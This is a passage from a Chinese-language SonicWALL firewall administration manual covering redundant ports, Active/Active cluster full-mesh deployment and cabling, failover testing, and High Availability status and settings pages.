在一个接口上配置虚拟 *IP* 地址的步骤如下：

1 登录到集群节点的主要设备。

2 转至**网络 > 接口**页面。


3 在**接口**设置表中，单击想要配置的接口的**配置**图标。

4 在**编辑接口**窗口中，将虚拟 IP 地址输入 **IP 地址（虚拟群组 X）**字段中，其中 *X* 是虚拟群组号。



注：新的虚拟 IP 地址与该接口的现有虚拟 IP 地址必须处于同一子网。

5 单击**确定**。所配置的虚拟 IP 地址出现在接口设置表中。



配置冗余端口

冗余端口可以与 Active/Active 集群一起使用。可以将一个未使用的物理接口作为冗余端口分配给一个已配置的物理接口（称为“主要接口”）。如果主接口发生物理链路故障，冗余接口可以继续处理流量，不会有任何中断。该功能的优势是在发生物理链路故障时，无需进行设备故障切换。

冗余端口可以在“编辑接口”窗口的**高级**选项卡上配置。**冗余端口**字段仅在 Active/Active 集群启用时可用。

注：由于所有集群节点共享同一配置，因此各节点必须配置相同的冗余端口并将其连接到相同的交换机。

如需物理连接冗余端口和冗余交换机的信息，请参阅 *“Active/Active 集群全网格部署技术说明”*。


配置一个接口的冗余端口的步骤如下：

1 登录到集群节点的主要设备。

2 转至**网络 > 接口**页面。

3 在**接口设置**表中，单击想要创建冗余端口的主要接口的**配置**图标。

例如，单击 **X2** 的**配置**图标。



X2	WLAN	172.16.196.1	255.255.255.0	Static	1 Gbps 全双工		
X2:V50	VAP-Corporate	172.16.50.1	255.255.255.0	Static	VLAN 子接口	Corporate Users	
X2:V200	VAP-Guest	172.16.200.1	255.255.255.0	Static	VLAN 子接口		
X3	未分配	0.0.0.0	0.0.0.0	N/A	无连接		
X4	WLAN	10.10.10.1	255.255.255.0	Static	无连接		
X4:V1	WLAN	172.17.31.1	255.255.255.0	Static	VLAN 子接口	Binded on X4	
X5	未分配	0.0.0.0	0.0.0.0	N/A	无连接		
X6	未分配	0.0.0.0	0.0.0.0	N/A	无连接		
X7	未分配	0.0.0.0	0.0.0.0	N/A	无连接		

将显示**编辑接口**对话框。

4 单击**高级**选项卡。



5 从**冗余/聚合端口**下拉菜单中，选择**端口冗余**。对话框的选项将改变。



6 从**冗余端口**下拉菜单中，选择冗余端口。仅未使用的接口可供选择。

例如，选择 **X4** 用作冗余端口。

7 单击 **3**。

在**接口设置**表中，所选接口以灰色显示。注释表明它是冗余端口，并且列出主要接口。接口还会出现在主要端口的**编辑接口**对话中的**冗余端口**字段中。

X2	WLAN	172.16.196.1	255.255.255.0	Static	1 Gbps 全双工		
X2:V50	VAP-Corporate	172.16.50.1	255.255.255.0	Static	VLAN 子接口	Corporate Users	
X2:V200	VAP-Guest	172.16.200.1	255.255.255.0	Static	VLAN 子接口		
X3	未分配	0.0.0.0	0.0.0.0	N/A	无连接		
X4	WLAN	10.10.10.1	255.255.255.0	Static	无连接		
X4:V1	WLAN	172.17.31.1	255.255.255.0	Static	VLAN 子接口	Binded on X4	
X5	未分配	0.0.0.0	0.0.0.0	N/A	无连接		
X6	未分配	0.0.0.0	0.0.0.0	N/A	无连接		
X7	未分配	0.0.0.0	0.0.0.0	N/A	无连接		

注：主要和冗余端口必须物理连接到同一交换机，最好是连接到网络中的冗余交换机。

8 在各集群节点上复制冗余物理连接，主要和冗余端口使用相同的接口号。所有集群节点共享与主节点相同的配置。

Active/Active 集群全网格

主题：

- 第 1317 页的 Active/Active 集群全网格概述
- 第 1318 页的配置 Active/Active 集群全网格
- 第 1321 页的配置 Active/Active 集群全网格二设备部署

Active/Active 集群全网格概述

Active/Active 集群全网格配置是 Active/Active 集群配置选项的增强功能，可防止网络中的任何单点故障。所有防火墙和其他网络设备均结成伙伴以实现完整的冗余。全网格确保部署中没有单点故障，无论是设备（防火墙/交换机/路由器）还是链路。每台设备均通过两条线路连接到相连设备。全网格 Active/Active 集群提供最高水平的可用性和高性能。

注：防火墙上游网络中的路由器应预先针对虚拟路由器冗余协议 (VRRP) 进行配置。

主题：

- 第 1317 页的关于全网格部署
- 第 1317 页的 Active/Active 集群全网格的优点
- 第 1317 页的冗余端口和冗余交换机

关于全网格部署

Active/Active 集群全网格配置是 Active/Active 集群配置选项的增强功能，提供最高水平的可用性和高性能。全网格部署可为网络提供极高水平的可用性，因为所有设备都有一个或多个冗余伙伴，包括路由器、交换机和安全设备。每台设备均通过两条线路连接到相连设备，因此整个网络中不存在单点故障。例如，每个 SonicWALL 防火墙使用冗余端口两次连接到各联网设备。

注：全网格部署要求启用并实施端口冗余。

Active/Active 集群全网格的优点

- **核心网络中不存在单点故障：**在Active/Active 集群全网格部署中，不仅是防火墙，整个核心网络都不存在单点故障。如果一条路径上的交换机、路由器、防火墙同时发生故障，总是存在一条备用路径用于流量处理，从而提供最高水平的可用性。
- **端口冗余：**Active/Active 集群全网格在各集群节点内采用 HA 冗余和端口冗余，在集群内采用节点级别冗余。利用端口冗余，如果主要端口失效，备用链路将以透明方式接管，因而无需设备级别的故障切换。

冗余端口和冗余交换机

冗余端口可以与 Active/Active 集群一起使用。如果一个端口发生故障，流量将通过冗余端口无缝处理，不会引起 HA 或 Active/Active 故障切换。启用 Active/Active 集群时，**网络 > 接口 > 编辑接口**对话框中的**冗余端口**字段即可用。

配置冗余端口时，接口必须未使用，也就是未将其分配给任何区域。两个端口必须物理连接到同一交换机，最好是连接到网络中的冗余交换机。

注：由于所有集群节点共享同一配置，因此各节点必须配置相同的冗余端口并将其连接到相同的交换机。


所有集群节点均正常工作并处理流量时，冗余端口保持待命，一旦伙伴端口因为任何原因停止工作便可使用。如果一个集群节点停止工作，引起 Active/Active 故障切换，剩余集群节点中的冗余端口就会立即投入使用，处理故障节点拥有的虚拟群组的流量。这就是负载分担。

例如，假设有这样一个部署，其中虚拟群组 1 归集群节点 1 所有，虚拟群组 2 归集群节点 2 所有。集群节点配置有冗余端口 X3 和 X4。所有节点正常工作时，X4 上无流量。如果集群节点 2 停止工作，虚拟群组 2 将也归集群节点 1 所有。此时，开始将冗余端口 X4 用于分担负载。虚拟群组 1 流量通过 X3 发送，虚拟群组2 流量则通过 X4 发送。在较大部署中，如果集群节点 1 拥有 3 或 4 个虚拟群组，流量将在冗余端口间分配：虚拟群组 1 和 3 的流量通过 X3 发送，虚拟群组 2 和 4 的流量则通过 X4 发送。

如果配置了冗余交换机，SonicWALL 推荐利用冗余端口与之相连。虽然可以不使用冗余端口连接冗余交换机，但这涉及到使用探测的复杂配置。根据高可用性的需求，冗余交换机可以放在网络中的任何地方。例如，如果通过冗余交换机传送的流量是业务关键型，可以将它部署在 WAN 侧。

图 62 所示的部署包括 WAN 侧的冗余路由器、交换机和端口，但不是全网格部署，因为 LAN 侧未使用冗余。

图 62. WAN 侧冗余



部署冗余端口或交换机时不需要全网格，但全网格部署包括它们。全网格部署使用各主要流量端口（LAN、WAN 等）上的冗余端口，除冗余交换机外，还使用冗余上游路由器。

如需全网格部署的更多信息，请参阅 *“Active/Active 集群全网格部署技术说明”*。

配置 Active/Active 集群全网格


本节介绍 4 设备 Active/Active 集群全网格部署的设置程序（参见图 63）：

- 第 1319 页的 Active/Active 全网格的布线
- 第 1320 页的配置 Active/Active 集群防火墙
- 第 1321 页的配置 Active/Active 集群全网格二设备部署

所述的部署是实例。基于下列因素，实际的部署可能不同：

- 网络的拓扑/设计和所用网络设备的类型（交换机、路由器、负载均衡器等）
- 所需的可用性水平
- 资源制约

图 63. Active/Active 四设备集群全网格



Active/Active 全网格的布线

以下程序说明图 63 所示部署的布线。

物理连接网络设备以实现全网格部署的步骤如下：

1 将所有防火墙的所有 HA 链路连接到交换机 E 上的一个基于端口的 VLAN。

2 在设置中，X2 是 X0 的冗余端口。X0、X2 端口的电缆连接如下：

- a CN2-主要防火墙的 X0 连接到交换机 A，X2 连接到交换机 B。
- b CN2-备用防火墙的 X0 连接到交换机 A，X2 连接到交换机 B。
- c CN2-主要防火墙的 X0 连接到交换机 B，X2 连接到交换机 A。
- d CN2-备用防火墙的 X0 连接到交换机 B，X2 连接到交换机 A。

3 在交换机 A 和交换机 B 上：

- a 将连接到 X0、X2 接口的所有交换机端口配置到同一基于端口的 VLAN 中。
- b 启用生成树，同时启用连接到防火墙的端口的 Port Fast（或同等命令）。

4 X3 是 X1 的冗余端口。X1、X3 端口的电缆连接如下：

- a CN2-主要防火墙的 X1 连接到交换机 C，X3 连接到交换机 D。
- b CN2-备用防火墙的 X1 连接到交换机 C，X3 连接到交换机 D。

c CN2-主要防火墙的 X1 连接到交换机 D，X3 连接到交换机 C。

d CN2-备用防火墙的 X1 连接到交换机 D，X3 连接到交换机 C。

5 在交换机 C 和交换机 D 上：

a 将连接到 X1、X3 接口的所有交换机端口配置到同一基于端口的 VLAN 中。

b 启用生成树，同时启用连接到防火墙的端口的 Port Fast（或同等命令）。

6 用电缆连接交换机 A 和交换机 B。

7 用电缆连接交换机 C 和交换机 D。

8 如果路由器 A 和路由器 B 具有冗余端口支持，则像连接防火墙端口和交换机一样，将路由器连接到交换机。也就是说，将路由器 A 的主要端口连接到交换机 C，备用端口连接到交换机 D。用同样方式连接路由器 B 的端口。

9 如果路由器没有冗余端口支持，但有交换支持，请在路由器 A 上的同一 VLAN 中创建两个端口，并将 IP 地址分配给 VLAN 而不是端口。然后将一个端口连接到交换机 C，另一个端口连接到交换机 D。对路由器 B 进行类似的配置。（这是图 63中所示的设置）。

10 Active/Active DPI 可以与 Active/Active 集群一起使用。端口 X6 和 X7 是两个 HA 数据端口，用于冗余和负载分担——将流量从活动防火墙分流到备用防火墙。实施如下布线（为简明起见，图 63 未显示 X6、X7 端口和布线）：

a 用交叉网线将 CN1-主要的 X6 连接到 CN1-备用的 X6。

b 用交叉网线将 CN1-主要的 X7 连接到 CN1-备用的 X7。

c 用交叉网线将 CN2-主要的 X6 连接到 CN2-备用的 X6。

d 用交叉网线将 CN2-主要的 X7 连接到 CN2-备用的 X7。

配置 Active/Active 集群防火墙

主题：

- 第 1320 页的配置程序
- 第 1321 页的单点故障测试

配置程序

配置 *Active/Active* 集群防火墙的步骤如下：

1 关闭除 CN1-主要设备以外的所有其他防火墙。

2 在**高可用性 > 设置**页面上：

a 从**模式**下拉菜单选择 **Active/Active 集群**。

b 选中**启用状态同步**复选框。

c 单击 **HA 设备和节点**选项卡。

d 在相应**主要设备序列号 #**和**次要设备序列号 #**字段中输入集群节点主次设备的序列号。

e 对于 CN1，从**虚拟群组 1 级别**下拉菜单选择**所有者**，从**虚拟群组 2 级别**下拉菜单选择**备用**。

f 对于 CN2，从**虚拟群组 1 级别**下拉菜单选择**所有者**，从**虚拟群组 2 级别**下拉菜单选择**备用**。

g 启用 Active/Active DPI，X6 和 X7 用作两个 HA 数据端口。

h 单击**应用**。

3 在**网络 > 接口**页面上：

a 添加 X0 和 X1 接口的虚拟群组 (VG) IP 地址。

b 添加冗余端口配置（X2 作为 X0 的冗余端口，X3 作为 X1 的冗余端口）。

4 在**高可用性 > 监控**页面上，在集群中各设备的 X0 和 X1 上添加监控/管理 IP 地址。

5 开启所有其他防火墙。CN1-主要防火墙的配置完全同步到所有其他防火墙。

6 使用专用监控/管理地址登录各防火墙设备并执行以下操作：

a 在 MySonicWALL 上注册防火墙。

b 与 MySonicWALL 同步许可证。

单点故障测试

连接并配置好上述部署后，CN1 拥有虚拟群组 1 (VG1)，CN2 拥有虚拟群组 2 (VG2)。

将 X0 上的 VG1 IP 地址配置为某一组流量的网关，将 X0 上的 VG2 IP 地址配置为其他组流量的网关。网络管理员可以利用不同方法实现这一设置。一种方法是使用智能 DHCP 服务器，它将网关分配发布到直接相连客户端网络上的 PC。另一种方法是在下游路由器上使用基于策略的路由。

完成流量设置后，两个集群节点均会主动处理网络流量。现在就可以在所有设备和链路上进行单点故障测试，步骤如下：

1 **设备故障**：在下述各种设备故障情况下，流量应继续通过两个集群节点：

a 交换机 A 断电，交换机 B 正常并就绪。

b 交换机 B 断电，交换机 A 正常并就绪。

c 从 SonicOS 管理界面重启 CN1 中的活动设备，CN1 中的备用设备正常并就绪（这种情况与 CN1-活动设备发生软件故障相似）。注意，这种情况下将会发生有状态 HA 故障切换。

d 关闭 CN1-活动设备，CN1-备用设备正常并就绪（这种情况与 CN1-活动设备发生硬件故障相似）。

注：这种情况下将会发生有状态 HA 故障切换。

e 对 CN2 重复 步骤 c 和 步骤 d。

f 关闭路由器 A，路由器 B 正常并就绪。

g 关闭路由器 B，路由器 A 正常并就绪。

2 **链路故障**：在下述各种链路故障情况下，流量应继续流动：

a 在集群节点的各活动防火墙上，断开 X0 电缆，X2 保持连接。

b 在集群节点的各活动防火墙上，断开 X1 电缆，X3 保持连接。

c 断开从上游交换机到路由器（活动防火墙的虚拟路由器）的主要链路。

d 断开 X6（Active/Active DPI HA 数据接口）。

配置 Active/Active 集群全网格二设备部署

以上章节讨论了包含 4 台防火墙设备的 Active/Active 集群全网格。您也可以采用 2 台防火墙设备部署 Active/Active 集群全网格，其中各集群节点仅包含一个防火墙（无 HA 备用）。不过，这种设置具有如下局限：

- 故障切换不是状态监控式，现有连接需要重建。
- 在故障切换时，如果各设备上的流量大于单台设备容量的 50%，那么故障切换后，将丢弃超过 50% 的流量。

二设备全网格的设置程序与四设备全网格相似，例外如下：

- 涉及各节点中备用设备的步骤不适用。
- 配置状态监控同步和 Active/Active DPI 的步骤不适用。
- 无需交换机来连接 HA 端口（因为只有两台设备，可以通过交叉网线互连）。

122

显示高可用性状态

- 第 1322 页的高可用性 > 状态
  - 第 1322 页的 Active/Standby 高可用性状态
  - 第 1325 页的 Active/Active 高可用性状态

高可用性 > 状态

主题：


- 第 1322 页的 Active/Standby 高可用性状态
- 第 1325 页的 Active/Active 高可用性状态

Active/Standby 高可用性状态

高可用性 > 状态页面的**高可用性状态**表显示 HA 对的当前状态。如果主要 SonicWALL 为活动，则该表的第一行显示主要 SonicWALL 当前处于活动状态。

通过登录次要 SonicWALL 的唯一 LAN IP 地址，也可以检查次要 SonicWALL 的状态。如果主要 SonicWALL 正常工作，状态表将显示次要 SonicWALL 当前处于备用状态。如果次要防火墙已接管主要防火墙的责任，状态表将显示次要设备当前处于活动状态。

主要 SonicWALL 失效时，可以利用主要 SonicWALL 虚拟 LAN IP 地址或次要 SonicWALL LAN IP 地址访问次要 SonicWALL 的管理界面。主要 SonicWALL 失效后重启时，可以利用“高可用性 > 监控”页面上创建的唯一 IP 地址访问它。如果启用了抢占模式，主要 SonicWALL 将成为活动防火墙，次要防火墙回到备用状态。



主题：

- 第 1323 页的高可用性状态
- 第 1324 页的高可用性配置

高可用性状态

- **状态** – 指示主要防火墙的 HA 状态。可能的值有：
  - **主要设备活动** – 表示主要 HA 设备处于活动状态。
  - **主要设备备用** – 表示该设备处于备用状态。
  - **主要设备禁用** – 表示该设备的管理界面未启用高可用性。
  - **主要设备未处于就绪状态** – 表示 HA 已启用，但该设备既不处于活动状态，也不处于备用状态。
- **主要设备状态** - 指示作为 HA 对的一个成员的主要设备的当前状态。主要和次要设备上均会显示“主要设备状态”字段。可能的值有：
  - **活动** - 表示主要设备正在处理除了目标为备用设备的管理/监控/授权流量之外的所有其他网络流量。
  - **备用** - 表示主要设备处于被动待命状态，一旦发生故障切换即可接管。
  - **选择** - 表示主要设备和次要设备正在协商哪一台设备应是活动设备。
  - **同步** - 表示主要设备正在将设置或固件同步到次要设备。
  - **错误** - 表示主要设备出错。
  - **重启** - 表示主要设备正在重启。
  - **无** - 在主要设备上查看时，**无**表示主要设备未启用 HA。在次要设备上查看时，**无**表示次要设备未接收到主要设备的心跳信号。
- **次要设备状态** - 指示作为 HA 对的一个成员的次要设备的当前状态。主要和次要设备上均会显示“次要设备状态”字段。可能的值有：
  - **活动** - 表示次要设备正在处理除了目标为备用设备的管理/监控/授权流量之外的所有其他网络流量。
  - **备用** - 表示次要设备处于被动待命状态，一旦发生故障切换即可接管。

    - **选择** - 表示次要设备和主要设备正在协商哪一台设备应是活动设备。
    - **同步** - 表示次要设备正在将设置或固件同步到主要设备。
    - **错误** - 表示次要设备出错。
    - **重启** - 表示次要设备正在重启。
    - **无** - 在次要设备上查看时，**无**表示次要设备未启用 HA。在主要设备上查看时，**无**表示主要设备未接收到次要设备的心跳信号。
- **活动时间** - 指示当前活动的防火墙自上次变得活动以来，已保持活动多长时间。该行仅在高可用性启用时显示。如果主要 SonicWALL 发生故障，次要 SonicWALL 将获得主要 SonicWALL 的 LAN 和 WAN IP 地址。以下各节说明了三种用于检查高可用性对的状态的主要方法：
    - **高可用性 > 状态**页面
    - 电邮警告
    - 查看日志
- **节点状态** - 指示 Active/Active 集群是否启用。
- **发现对端** - 指示主要设备是否发现次要设备。可能的值有**是**和**否**。
- **同步设置** - 指示主要与次要设备间的 HA 设置是否已同步。可能的值有**是**和**否**。
- **状态监控 HA 已同步** - 指示主要与次要设备间的状态监控同步设置是否已同步。可能的值有**是**和**否**。

高可用性配置

- **HA 模式** - 确定哪个 SonicWALL 活动的一种方法是检查**高可用性 > 设置**页面上的"HA 设置状态"指示。如果主要 SonicWALL 为活动，则该页面的第一行显示主要 SonicWALL 当前处于**活动**状态。通过登录次要 SonicWALL 的 LAN IP 地址，也可以检查次要 SonicWALL 的状态。如果主要 SonicWALL 正常工作，状态表将显示次要 SonicWALL 当前处于**备用**状态。如果次要防火墙已接管主要防火墙的责任，状态表将显示次要设备当前处于活动状态。主要 SonicWALL 失效时，可以利用主要 SonicWALL LAN IP 地址或次要 SonicWALL LAN IP 地址访问次要 SonicWALL 的管理界面。主要 SonicWALL 失效后重启时，可以利用配置期间创建的第三 IP 地址访问它。如果启用了抢占模式，主要 SonicWALL 将成为活动防火墙，次要防火墙回到备用状态。
- **HA 控制链路** – 指示 HA 链路的端口、速度和双工设置，例如 **HA 1000 Mbps 全双工**，前提是两个防火墙已通过指定的 HA 接口相连。当高可用性未启用时，该字段显示**禁用**。
- **HA 数据链路** – 指示 HA 链路的端口、速度和双工设置，例如 **HA 1000 Mbps 全双工**，前提是两个防火墙已通过指定的 HA 接口相连。当高可用性未启用时，该字段显示**禁用**。

高可用性许可证

- **主要设备状态监控 HA 已许可** - 指示主要设备是否有状态监控 HA 许可证。可能的值有**是**和**否**。
- **次要设备状态监控 HA 已许可** - 指示次要设备是否有状态监控 HA 许可证。可能的值有**是**和**否**。注意，状态监控 HA 许可证与主要设备共享，但必须在登录次要设备的 LAN 管理 IP 地址的同时访问 mysonicwall.com，以便与 SonicWALL 许可证服务器同步。
- **主要设备 Active/Active 已许可** - 指示主要设备是否有 Active/Active 许可证。可能的值有**是**和**否**。

Active/Active 高可用性状态

高可用性 > 状态页面提供部署中整个 Active/Active 集群的状态和各集群节点的状态。Active/Active 集群的状态显示在上方表格中，各集群节点的状态显示在下方表格中。



如需高可用性状态和验证配置的其他信息，请参阅第 1310 页的验证 Active/Active 集群配置

123

配置高可用性

重要：高可用性不能和 PortShield 一起使用。在配置高可用性之前，从**网络 > PortShield 群组**页面删除已有的 PortShield 配置。

- 第 1326 页的高可用性 > 设置
  - 第 1326 页的配置 Active/Standby 高可用性设置
  - 第 1328 页的配置 Active/Active DPI 高可用性设置

高可用性 > 设置

以下章节介绍如何配置**高可用性 > 设置**页面：

- 第 1326 页的配置 Active/Standby 高可用性设置
- 第 1328 页的配置 Active/Active DPI 高可用性设置

注：如需高可用性的更多信息，请参阅第 1282 页的高可用性概述和第 1287 页的 Active/Standby 和 Active/Active DPI 前提条件。如果 Active/Active 集群环境使用 VPN 或 NAT，请在完成 Active/Active 配置后参见第 1307 页的配置 Active/Active 集群的 VPN 和 NAT。

配置 Active/Standby 高可用性设置

高可用性 > 设置页面上的配置任务在主要设备上进行，然后自动同步到次要设备。

在“高可用性 > 设置”页面上配置活动/备用的步骤如下：

1 转至**高可用性 > 设置**。



2 在**模式**下拉菜单中，选择 **Active/Standby**。

3 要配置状态监控高可用性，请选择**启用状态同步**。随即显示字段，**心跳间隔**和**探测间隔**字段会给出推荐设置。所示的设置是最低推荐值。较低的值有可能导致不必要的故障切换，尤其是当 SonicWALL 处于较大负载的情况下。如果您的 SonicWALL 要处理大量网络流量，可以使用较高的值。

状态监控高可用性为启用时，主要与次要防火墙之间不会同步会话状态。如果发生故障切换，任何在故障切换时已处于活动状态的会话都需要重新协商。

4 如需要在升级固件版本时备份设置，请选中**当升级固件时生成/重写备份固件和设置**。

5 要配置高可用性对，使得主要设备在失效重启后立即恢复主要设备角色，请选择**启用抢占模式**。启用状态监控高可用性时建议禁用抢占模式，因为该模式对故障切换到次要设备可能极不友好。

6 选中**启用虚拟 MAC** 复选框，以允许主要设备和次要设备共享一个 MAC 地址。这可以在发生故障切换时，大大简化网络 ARP 表和缓存的更新过程。只需要通知这两台设备与之相连的交换机。所有外围设备将继续路由到该单一共享 MAC 地址。

7 单击 **HA 设备**选项卡，配置主要和次要设备的序列号。



8 输入**次要设备**的**序列号**。

9 单击 **HA 接口**选项卡。



10 选择用作 **HA 控制接口**的接口。如果设备检测到已配置该接口，此选项将以灰色显示。

11 选择用作 **Active/Active DPI 接口**的接口。如果设备检测到已配置该接口，此选项将以灰色显示。

12 完成所有高可用性配置后，单击**应用**。所有设置将同步到备用设备，备用设备将重启。

配置 Active/Active DPI 高可用性设置

高可用性 > **设置**页面上的配置任务在主要设备上进行，然后自动同步到次要设备。

在高可用性 > 设置页面上配置 *Active/Active DPI* 的步骤如下：

1 在左侧导航窗格中，转至**高可用性 > 设置**。随即显示**常规**选项卡。



2 在“模式”下拉菜单中，选择 **Active/Active DPI**。

3 Active/Active DPI 的**启用状态同步**选项会自动启用，该选项以灰色显示。

